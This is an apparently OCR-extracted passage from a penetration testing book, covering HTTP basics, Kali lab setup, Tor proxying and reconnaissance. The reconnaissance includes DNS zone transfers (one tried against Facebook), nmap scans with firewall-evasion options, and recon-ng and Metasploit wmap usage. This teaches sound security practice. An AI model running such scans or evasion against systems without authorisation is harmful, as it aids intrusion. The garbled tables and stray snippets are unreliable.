# Chapter 1: Introduction to Penetration Testing and Web Applications

name	value
GET	/ HTTP/1.1
Host	bing.com
User-Agent	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty)
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-us, en; q = 0.5
Accept-Encoding	gzip, deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Proxy-Connection	keep-alive
Cookie	MUID=3ED2E7BAFA8A60B7245AE17DFE8A6375; SRCHD=AF=N0F0RM; SRCHUSR=AUTOREDIR

HTTP/1.1	200 OK
Cache-Control	private, max-age=0
Content-Type	text/html; charset=utf-8
Vary	Accept-Encoding
Server	Microsoft-IIS/8.5
P3P	CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"
Set-Cookie	_SS=SID=ED7B3D98C2064DC3965FBFF35C99C187;
Edge-control	no-store
X-MSEdge-Ref	Ref A: 465D0E85086E4711ACBC947748D9C98E Ref B: 42A6EA7522D9B45036708BAA2CE06
Set-Cookie	_EDGE_S=SID=27653AABAAA56C0631723C57AB186D26; path=/; httponly; domain=bing.com
Date	Mon, 24 Nov 2014 07:35:42 GMT
Content-Length	57288

name		value					
GET	/search?q=Kali+Linux&qs=	/search?q=Kali+Linux&qs=n&form=QBLH&pq=≻=0-0&sp=-1&sk=&cvid=e4e9c1850f3a434					
Host	www.bing.com	www.bing.com					
User-Agent	Mozilla/5.0 (X11 , Linux i	Mozilla/5.0 (X1, C, Linux i686; en-US; pc1 9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty)					
Accept	text/html, application/xn	Parameter passed via the					
Accept-Language	en-us, en; q=0.5						
Accept-Encoding	gzip, deflate	URL when using GET					
Accept-Charset	ISO-8859-1, utf-8; q=0.7,*	method					
Keep-Alive	300	mothou					
Proxy-Connection	keep-alive						
Referer	http://www.bing.com/						
Cookie	MUID=3ED2E7BAFA8A60B7	245AE17DFE8A6375; SRCHD=AF=NOFORM	1; SRCHUID=V=2&GUID=				

POST http://intranet.com:80/portal/index.php HTTP/1.1 Host: Webfarm1 User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip,deflate Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7 Keep-Alive: 115 Proxy-Connection: keep-alive Referer: http://intranet.com/portal Content-length: 62

username=admin&password=test&imageField2.x=26&imageField2.y=10


root@ubuntu:~# nc ebay.com 80 OPTIONS / HTTP/1.1 Request Host: ebay.com

HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Allow: GET, HEAD, POST, TRACE, OPTIONS Content-Length: 0 Date: Mon, 24 Nov 2014 17:59:57 GMT



3)Browser sends cookie back in subsequent requests

HTTP/1.1 200 OK Content-Type: text/html; charset=UTF-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Date: Tue, 25 Nov 2014 18:22:25 GMT Set-Cookie: ID=b34erdfWS; Domain=email.com; Path=/mail; Secure; HttpOnly; Expires=Wed, 26 Nov 2014 10:18:14 GMT



#### Presentation laver (Web server)

### Chapter 2 Setting up Your Lab with Kali Linux

<pre>root@kali:/home# fdisk -l</pre>
Disk /dev/sda: 21.5 GB, 21474836480 bytes 255 heads, 63 sectors/track, 2610 cylinders, total 41943040 sectors Units = sectors of 1 * 512 = 512 bytes Sector size (logical/physical): 512 bytes / 512 bytes I/O size (minimum/optimal): 512 bytes / 512 bytes Disk identifier: 0x00000000
Disk /dev/sda doesn't contain a valid partition table
Disk /dev/sdb: 16.0 GB, 16030629888 bytes 255 heads, 63 sectors/track, 1948 cylinders, total 31309824 sectors Units = sectors of 1 * 512 = 512 bytes Sector size (logical/physical): 512 bytes / 512 bytes I/O size (minimum/optimal): 512 bytes / 512 bytes Disk identifier: 0x04030201
Device Boot Start <sup>The quieter End<sup>accome</sup> Blocks<sup>e y</sup>Id<sup>are</sup>System<sup>hear.</sup> /dev/sdb1 * 2168 31309823 15653828 7 HPFS/NTFS/exFAT root@kali:/home#</sup>

root@kali:/mnt/kali# dd if=kali-linux-2.0-amd64.iso of=/dev/sdb1 bs=1M
3001+1 records in
3001+1 records out The quieter you become, the more you are able to hear.
3147300864 bytes (3.1 GB) copied, 1333.76 s, 2.4 MB/s
root@kali:/mnt/kali#

GParted Edit View Device	e Partition Help					
<u>°</u> 0   •   4 f	s √			A	) 🖾 /d	ev/sdb (14.93 GiB) 🗘
/dev/sdb1 /dev/sdb3 2.87 GiB 9.77 GiB Create new Partition						/dev/sdb4 1.74 GiB
Partition File System	B				đ	Unused Flags
/dev/sdb1 🖘 🗖 fat32					0 MiB	2.86 GiB boot
unallocated unalloca	Minimum	iize: 1 MiB	Maximum siz	ze: 500 MiB		
/dev/sdb3 🖘 🔳 ext4			i laxinani biz		1 MiB	9.47 GiB
unallocated 📃 unalloca	Free space preceding (MiB):	200	Create as:	Primary Partition 🗘		
/dev/sdb4 🖘 🔳 ext4	New size (MiB):	300			'3 MiB	1.68 GiB
	Free space following (MiB):	0	File system:	ext4 \$	J	
	Align to:	MiB 🗘	Label:	Persistence	)	
				Cancel Add		



Burp Suite Free Edition v1.6									
Burp Intruder Repeater V	/indow Help								
Target Proxy Doider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Options	Alerts
Intercept HTTP history	WebSocke	ts history	Options	2					
Proxy Listener	Binding	Request h	andling Co	E	dit proxy	listener			
Add Run 3 Edit Remove	Bin	d to port:	8080 s: 💿 Loopb 🔾 All inte	erfaces	proxy listen	er.		T	
Each installation of B for use in other tools CA certificate									
Use these settings to		a fallouir -	n doa:						0K Cancel

#### Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

🗹 Intercept requests based	A	dd request interception rule							
Add Enabled	Specify the details of the detail	Specify the details of the interception rule.							
Edit	Boolean operator:	Boolean operator: And							
Remove 0	Match type:	Domain name	-						
Up	Match relationship:	Domain name							
40	Protect Present any	IP address							
Down	Match condition:	Protocol							
		HTTP method							
		URL							
Automatically fix missing		File extension							
🗹 Automatically update Cor		Request							
		Cookie name	v						

se settings	are used to .	automatically replac	Matches any user a	gent value and replaces it	with that	of Iphone	
Add	Enabled	Item	Match	Replace	Туре	Comment	
		Request header	^User-gent.*\$	User-Agent: Mala/4.0 (com	Regex	Emulate IE	
Edit		Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (iPho	Regex	Emulate iOS	h
		Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (Linu	Regex	Emulate Android	
Remove		Request header	^If-Modified-Since.*\$		Regex	Require non-cached response	
		Request header	^If-None-Match.*\$		Regex	Require non-cached response	
Up		Request header	^Referer.*\$		Regex	Hide Referer header	
		Request header	^Accept-Encoding.*\$		Regex	Require non-compressed respo	
Down		Response head	^Set-Cookie.*\$		Regex	Ignore cookies	1
Down		Request header	^Host: foo.example.o	Host: bar.example.org	Regex	Rewrite Host header	V





#### This Connection is Untrusted

You have asked Iceweasel to connect securely to **facebook.com**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

#### What Should I Do?


If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!

- Technical Details
- I Understand the Risks

root@kali2: ~							
File Edit View Search Terminal Help							
Please report synchronization problems to openvas-feed@intevation.de. If you have any other questions, please use the OpenVAS mailing lists or the OpenVAS IRC chat. See http://www.openvas.org/ for details.							
receiving incremental file list ./							
sent 62 bytes received 774 bytes 334.40 bytes/sec total size is 11,430,868 speedup is 13,673.29 [w] No CERT-Bund advisories found in /var/lib/openvas/cert-data	<u>-</u>						
[i] Skipping /var/lib/openvas/cert-data/dfn-cert-2008.xml, file is older than sion							
<ul> <li>Skipping /var/lib/openvas/cert-data/dfn-cert-2009.xml, file is older than sion</li> <li>Skipping /var/lib/openvas/cert-data/dfn-cert-2010.xml, file is older than</li> </ul>							
sion [i] Skipping /var/lib/openvas/cert-data/dfn-cert-2011.xml, file is older than							
sion [i] Skipping /var/lib/openvas/cert-data/dfn-cert-2012.xml, file is older than 	last	re	evi				
sion [i] Updating /var/lib/openvas/cert-data/dfn-cert-2013.xml [i] Updating /var/lib/openvas/cert-data/dfn-cert-2014.xml [i] Updating /var/lib/openvas/cert-data/dfn-cert-2015.xml [i] Updating Max CVSS for CERT-Bund [i] Updating Max CVSS for DFN-CERT Rebuilding NVT cache done.							
User created with password '3091da35-f060-4b52-a8d2-1ef8196612cc'. root@kali2:~#							

Greenbon Security As	e sistant			<mark>0</mark>	Logged in as Ad	min <b>admin</b>   Logout	
Scan Management	Asset Management	SecInfo Management	Configuration	Extras	Administration	Help	
Tasks 🖪 🖬 1 - 3	3 of 3 (total: 3) 📕	1 2 🕅 🖬 🗉 🕕	√Refresh every	30 Sec. 🔻 🕄			
Filter:				2 2 🖻		🗙 🔻 🛿 🗐	
apply_overrides=	1 rows=10 first=1 sort=na	ame	***				
Name		Status	Reports Total Last	Severity	🕑 Trend	Actions	
Immediate scan o	f IP 192.168.1.61	Done	1(1)	10.0 (High	0		
Immediate scan o	of IP 192.168.1.69	Done	1(1)	0.0 (Log)		🕨 🗈 🔂 🛃 👪	
Immediate scan o	of IP 192.168.1.70	Done	1 (1)	10.0 (High	ð	🕨 🖻 🛅 🗾 👢	
					√Apply to page co	ntents 🔻 🔁  🛅 🖶	
(Applied filter: apply_overr	ides=1 rows=10 first=1 so	rt=name)				- 3 of 3 (total: 3) 🔜 🛃	
Welcome dear new user! To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts. Start Scan							
you have created n And disappear whe	atically in areas wher o or only a few objec n you have more tha Il me with this icon 🖁	its. in 3	l. Crea 2. Crea	nort-cut I will do the fol Ite a new Target with c Ite a new Task using th Sourction	lefault Port List	fault Scan	



root@kali:~# apt-get install tor privoxy
Reading package lists... Done
Building dependency tree
Reading state information... Done
privoxy is already the newest version.
The following extra packages will be installed:
 tor-geoipdb torsocks
Suggested packages:
 mixmaster xul-ext-torbutton tor-arm apparmor-utils
The following NEW packages will be installed:
 tor tor-geoipdb torsocks
0 upgraded, 3 newly installed, 0 to remove and 366 not upgraded.
Need to get 2,511 kB of archives.
After this operation, 6,504 kB of additional disk space will be used.
Do you want to continue [Y/n]? Y

root@kali:/var/log/tor#
root@kali:/var/log/tor#
root@kali:/var/log/tor# echo "forward-socks4a / 127.0.0.1:9050 ... >> /etc/privoxy/config
root@kali:/var/log/tor#




Connection Settings									
Configure Proxies to Access the Internet									
$\odot$ No proxy									
O Auto-detect proxy settings for this net <u>w</u> ork									
○ <u>U</u> se system prox	○ <u>U</u> se system proxy settings								
◉ <u>M</u> anual proxy co	Manual proxy configuration:								
HTTP Pro <u>x</u> y:	127.0.0.1	<u>P</u> ort:	8118						
	$\Box$ U <u>s</u> e this proxy server for all pro	otocols							
SS <u>L</u> Proxy:		P <u>o</u> rt:	0						
<u>F</u> TP Proxy:		Po <u>r</u> t:	0						
SO <u>C</u> KS Host:		Por <u>t</u> :	0						
	○ SOC <u>K</u> S v4								

💰 Are you using	Tor?	₽					
https://	/check.torproject.org				☆ <b>~ @</b>	8 V Google	Q 4
🛅 Most Visited	Offensive Securi	ty 🌂 Kali Linux	🌂 Kali Docs	🛄 Exploit-DB	Nircrack-ng		
Со	ngratula	tions.	This <b>k</b>	prowse	er is conf	igured to	o use

Tor.

Your IP address appears to be: 77.247.181.162



root@kali:/var/log/tor# env | grep proxy
root@kali:/var/log/tor# export http\_proxy="127.0.0.1:8118"
root@kali:/var/log/tor# env | grep proxy
http\_proxy=127.0.0.1:8118

**Chapter 3: Reconnaissance and Profiling the Web Server** 

root@Kali:~# whois facebook.com
Whois Server Version 2.0
Domain names in the .com and .net domains can now be regi with many different competing registrars. Go to http://ww for detailed information.
Domain Name: FACEBOOK.COM Registrar: MARKMONITOR INC.
Whois Server: whois.markmonitor.com Referral URL: http://www.markmonitor.com Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM Status: clientDeleteProhibited Status: clientTransferProhibited
Status: clientUpdateProhibited Status: serverDeleteProhibited
Status: serverTransferProhibited Status: serverUpdateProhibited Updated Date: 28-sep-2012
Creation Date: 29-mar-1997 Expiration Date: 30-mar-2020
Registry Registrant ID: Registrant Name: Domain Administrator
Registrant Organization: Facebook, Inc. Registrant Street: 1601 Willow Road,
Registrant City: Menlo Park Registrant State/Province: CA Registrant Postal Code: 94025
Registrant Postal Code: 94025 Registrant Country: US Registrant Phone: +1.6505434800
Registrant Phone Ext: Registrant Fax: +1.6505434800

Domain Name: FACEBOOK.COM Registrar: MARKMONITOR INC. Whois Server: whois.markmonitor.com Referral URL: http://www.markmonitor.com Name Server: A.NS.FACEBOOK.COM Name Server: B.NS.FACEBOOK.COM


#### root@Kali:~# dig @192.168.1.50 pentesting\_lab.com -t AXFR

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>>	@192.1	168.1.50 pentesting_lab.com -t AXFR
; (1 server found)		
;; global options: +cmd		
pentesting_lab.com. 3600 IN	SOA	
0.com. 8 900 600 86400 3600		
pentesting_lab.com. 3600 IN	NS	
Citrix_1.pentesting_lab.com. 3600 IN	A	192.168.1.100
DC1.pentesting_lab.com. 3600 IN	A	192.168.43.56
F5_Load.pentesting_lab.com. 3600 IN	A	192.168.1.111
ftp.pentesting_lab.com. 3600 IN	A	20.21.45.123
Mail.pentesting_lab.com. 3600 IN	A	192.168.1.95
Prod_SRV1.pentesting_lab.com. 3600 IN	A	192.168.1.81
webserver.pentesting_lab.com. 3600 IN	A	192.168.1.60

root@Kali:/usr/bin# dig @69.171.239.12 facebook.com -t AXFR
;; Connection to 69.171.239.12#53(69.171.239.12) for facebook.com failed: connection refuse
d.

<pre>@kali:/mnt# nmapscript dns-brutescript-args dns-brute.domain=</pre>	=pentesting-lab.com
ting Nmap 6.40 ( http://nmap.org ) at 2014-12-10 15:13 UTC	
scan script results:	
s-brute:	
DNS Brute-force hostnames	
www.pentesting-lab.com - 196.123.34.45	
admin.pentesting-lab.com - 196.123.34.65	
dev.pentesting-lab.com - 201.34.156.1	
chat.pentesting-lab.com - 23.34.124.33	
citrix.pentesting-lab.com - 196.123.34.67	
cms.pentesting-lab.com - 23.34.134.21	


[recon-ng][default] > show modules
Discovery
discovery/info_disclosure/cache_snoop discovery/info_disclosure/interesting_files
Exploitation
exploitation/injection/command_injector exploitation/injection/xpath_bruter
Import
import/csv_file
Recon
recon/companies-contacts/facebook
recon/companies-contacts/jigsaw
recon/companies-contacts/jigsaw/point_usage recon/companies-contacts/jigsaw/purchase_contact
recon/companies-contacts/jigsaw/search_contacts



[recon-ng][default][bing_domain_web] > load recon/domains-hosts/bing_domain_api [recon-ng][default][bing_domain_api] > show info
Name: Bing API Hostname Enumerator Path: modules/recon/domains-hosts/bing_domain_api.py Author: Marcus Watson (@BranMacMuffin)
Description: Leverages the Bing API and "domain:" advanced search operator to harvest hosts. table with the results.
Options: Name Current Value Req Description
LIMIT 0 yes limit total number of api requests (0 = unlimited) SOURCE yahoo.com yes source of input (see 'show info' for details)
Source Options: default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL ORDER <string> string representing a single input <path> path to a file containing a list of inputs query <sql> database query returning one column of inputs</sql></path></string>
[recon-ng][default][bing_domain_api] > set SOURCE facebook.com SOURCE => facebook.com



[recon-ng][def	fault][csv] > <mark>s</mark> h	IOW	
companies	globals	locations	pushpins
contacts	hosts	modules	schema
credentials	info	netblocks	source
dashboard	keys	options	vulnerabilities
domains	leaks	ports	workspaces
[recon-ng][def	fault][csv] > sh	IOW	



root@Kali:/usr/bin# nmap -sT 192.168.1.63	
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 15:27 IS Nmap scan report for 192.168.1.63 Host is up (0.00076s latency). Not shown: 998 closed ports PORT STATE SERVICE 22/tcp open ssh 80/tcp open http	٦
MAC Address: 00:0C:29:92:66:6A (VMware)	
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds root@Kali:/usr/bin# nmap -sT 192.168.1.63top-ports 5	
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 15:28 IS Nmap scan report for 192.168.1.63 Host is up (0.022s latency). PORT STATE SERVICE 21/tcp closed ftp 22(tcp closed ftp	
22/tcp open ssh 23/tcp closed telnet	
80/tcp open http 443/tcp closed https MAC Address: 00:0C:29:92:66:6A (VMware) Scan for ports defined using the -p flag	ł
Nmap done: 1 IP address (1 host up) scanned ip 0.36 seconds root@Kali:/usr/bin# nmap -sT 192.168.1.63 -p 194	
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 15:28 IS Nmap scan report for 192.168.1.63 Host is up (0.00040s latency). PORT STATE SERVICE 194/tcp closed irc MAC Address: 00:0C:29:92:66:6A (VMware)	ST
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds	

root@Kali:/usr/bin# nmap 192.168.1.63 -p 80 --source-port 53
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 16:43 IST
Nmap scan report for 192.168.1.63
Host is up (0.00038s latency).
PORT STATE SERVICE
80/tcp open http
MAC Address: 00:0C:29:92:66:6A (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds


root@Kali:/usr/bin#

root@Kali:/usr/bin# nmap 192.168.1.63 -p 80 --data-length 42

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 17:07 IST Nmap scan report for 192.168.1.63 Host is up (0.00041s latency). PORT STATE SERVICE 80/tcp open http MAC Address: 00:0C:29:92:66:6A (VMware)

root@Kali:/usr/bin# nmap --mtu 16 192.168.1.63 -p 80
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 17:30 IST
Nmap scan report for 192.168.1.63
Host is up (0.00044s latency).
PORT STATE SERVICE
80/tcp open http
MAC Address: 00:0C:29:92:66:6A (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
root@Kali:/usr/bin#

root@Kali:/usr/bin# nmap -sT --spoof-mac Cisco 192.168.1.63 -p 80
Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 18:05 IST
Spoofing MAC address 00:00:0C:39:DD:26 (Cisco Systems)
Nmap scan report for 192.168.1.63
Host is up (0.00050s latency).
PORT STATE SERVICE
80/tcp filtered http
MAC Address: 00:0C:29:92:66:6A (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
root@Kali:/usr/bin#



root@Kali:/usr/bin# nmap -n -0 -sT -v 192.168.1.63 -p 80,5566 Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 19:36 IST Initiating ARP Ping Scan at 19:36 Scanning 192.168.1.63 [1 port] Completed ARP Ping Scan at 19:36, 0.02s elapsed (1 total hosts) Initiating Connect Scan at 19:36 Scanning 192.168.1.63 [2 ports] Discovered open port 80/tcp on 192.168.1.63 Completed Connect Scan at 19:36, 0.00s elapsed (2 total ports) Initiating OS detection (try #1) against 192.168.1.63 Nmap scan report for 192.168.1.63 Host is up (0.0053s latency). PORT STATE SERVICE 80/tcp open http 5566/tcp closed westec-connect MAC Address: 00:0C:29:92:66:6A (VMware) Device type: general purpose Running: Linux 2.6.X OS CPE: cpe:/o:linux:linux kernel:2.6 🥌 OS details: Linux 2.6.32 Uptime guess: 0.236 days (since Wed Dec 10 13:56:52 2014) Network Distance: 1 hop TCP Sequence Prediction: Difficulty=257 (Good luck!) IP ID Sequence Generation: All zeros



rootgKali:/usr/bin#
rootgKali:/usr/bin# amap -bqv 192.168.1.63 80
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.resp ... loaded 450 triggers
amap v5.4 (www.thc.org/thc-amap) started at 2014-12-11 02:45:04 - APPLICATION MAPPING mode
Total amount of tasks to perform in plain connect mode: 23
Protocol on 192.168.1.63:80/tcp (by trigger smtp) matches http - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\r
hl>\nProtocol on 192.168.1.63:80/tcp (by trigger smtp) matches http - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\r
hl>\nProtocol on 192.168.1.63:80/tcp (by trigger smtp) matches http - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\r
hl>\nProtocol on 192.168.1.63:80/tcp (by trigger smtp) matches http - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\r
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amap v5.4 finished at 2014-12-11 02:45:10
root@Kali:/usr/bin#

GET /wiki/List of HTTP header fields HTTP/1.1 Host: en.wikipedia.org Accept-Encoding: gzip, deflate, sdch Accept-Language: en-US, en; q=0.8 Cookie: PREF=ID=15975ac92b0e7db0:U=0e0044df3474934d:FF=0:LD=en:TM=1397575234:LM=1413128 DNT: 1 User-Agent: Mozilla/5.0 (Windows NT 6.1; W0W64) AppleWebKit/537.36 (KHTML, like Gecko) X-Client-Data: CJC2yQEIorbJAQiptskBCMS2yQEInobKAQjxiMoBCMWUygE= HTTP/1.1 200 OK Accept-Ranges: bytes Age: 497352 Cache-Control: private, s-maxage=0, max-age=0, must-revalidate Content-Encoding: gzip Content-language: en Content-Length: 23664 Content-Type: text/html; charset=UTF-8 Date: Thu, 15 Jan 2015 18:44:12 GMT Last-Modified: Sat, 10 Jan 2015 00:34:19 GMT Server: Apache Vary: Accept-Encoding,Cookie Via: 1.1 varnish, 1.1 varnish X-Cache: cp1053 hit (4), cp1067 frontend hit (621) X-Content-Type-Options: nosniff X-Powered-By: HHVM/3.3.1 X-UA-Compatible: IE=Edge X-Varnish: 1344194418 1344032537, 3913581013 3343125946

```
root@Kali:-# whatweb -v wikipedia.org
/usr/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require': iconv will be deprecated in the future, use S
ing#encode instead.
http://wikipedia.org [301]
http://wikipedia.org [301]
Apache, Cookies[GeoIP], Country[UNITED STATES][US], HTTPServer[Apache], IP[208.80.
4.224], RedirectLocation[http://www.wikipedia.org/], Title[301 Moved Permanently], UncommonHeaders[x-varnish]
Varnish, Via-Proxy[1.1 varnish, 1.1 varnish], X-Powered-By[HHVH/3.3.0-static]
URL : http://wikipedia.org
Status : 301
Apache
Description: The Apache HTTP Server Project is an effort to develop and
maintain an open-source HTTP server for modern operating
systems including UNIX and Windows NT. The goal of this
project is to provide a secure, efficient and extensible
server that provides HTTP services in sync with the current
HTTP standards. / homepage: http://httpd.apache.org/
Cookies
Description: Display the names of cookies in the HTTP headers. The
values are not returned to save on space.
String : GeoIP
```


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
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	File:Chu Han - chu Nho - Han tu VECTOR.svg commons.wikimedia.org/wiki/File:Chu_Hanchu_NhoHan_tu_VECTOR.svg ▼ Mar 28, 2014 · This file is licensed under the Creative Commons Attribution-Share Alike 3.0 Unported license. You are free: to share – to copy, distribute and transmit
	<b>St. Anger</b> - Simple English <b>Wikipedia, the free encyclopedia</b> simple.wikipedia.org/wiki/StAnger ▼ St. Anger is the 8th studio album by American thrash metal band Metallica. It was released on June 5, 2003. It was their last album released by Elektra Records.

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
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




<pre>root@Kali:~/Desktop# nmapscript=http-methods.nse</pre>	-script-args http.useragent="Scan Done by Penetration testing team" 192.168.1	.8
Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-03 14	14:44 IST	
Nmap scan report for 192.168.1.8		
Host is up (0.00040s latency).		
Not shown: 997 closed ports		
PORT STATE SERVICE		
22/tcp open ssh		
80/tcp open http		
http-methods: GET HEAD POST OPTIONS TRACE		
Potentially risky methods: TRACE		
See http://nmap.org/nsedoc/scripts/http-methods.html		
10000/tcp open snet-sensor-mamt		
MAC Address: 00:0C:29:12:90:8Ĕ (VMware)		

[*] <u>msf</u>	Site > wma	ap_sites -a h created. ap_sites -l 🖉 lable sites =======	ttp://192.168	.1.8 🤅			
	Id	Host	Vhost	Port	Proto	# Pages	# Forms
	0	192.168.1.8	192.168.1.8	80	http	0	0
[*] <u>msf</u>	Load: > wma	ap_targets -d ing 192.168.1 ap_targets -l ned targets =======	0 .8,http://192	.168.1	.8:80/.		
	Id  0	Vhost  192.168.1.8	Host  192.168.1.8	Port  80	SSL  false	Path 	,







🗌 Skipfish - scan results browser 🙀		
< Tile:///root/Desktop/results/index.html	☆ 🛩 🚭 🔠 🛛 Google	🗬 🖖 🤷
🔊 Most Visited 🌱 🚺 Offensive Security 🥆 Kali Linux 🥆 Kali Docs 🗓 Exploit-DB 🔪 Aircrack-ng		
Issue type overview - click to expand:		
⊌ Interesting server message (8)		
<ul> <li>Incorrect or missing charset (higher risk) (1)</li> <li>XSS vector in document body (1)</li> </ul>		
<ol> <li>http://192.168.1.62/post_comment.php?id=1 [show trace+] Menc: rejected vst/ tag seen in TML</li> </ol>		
HTML form with no apparent XSRF protection (1)		
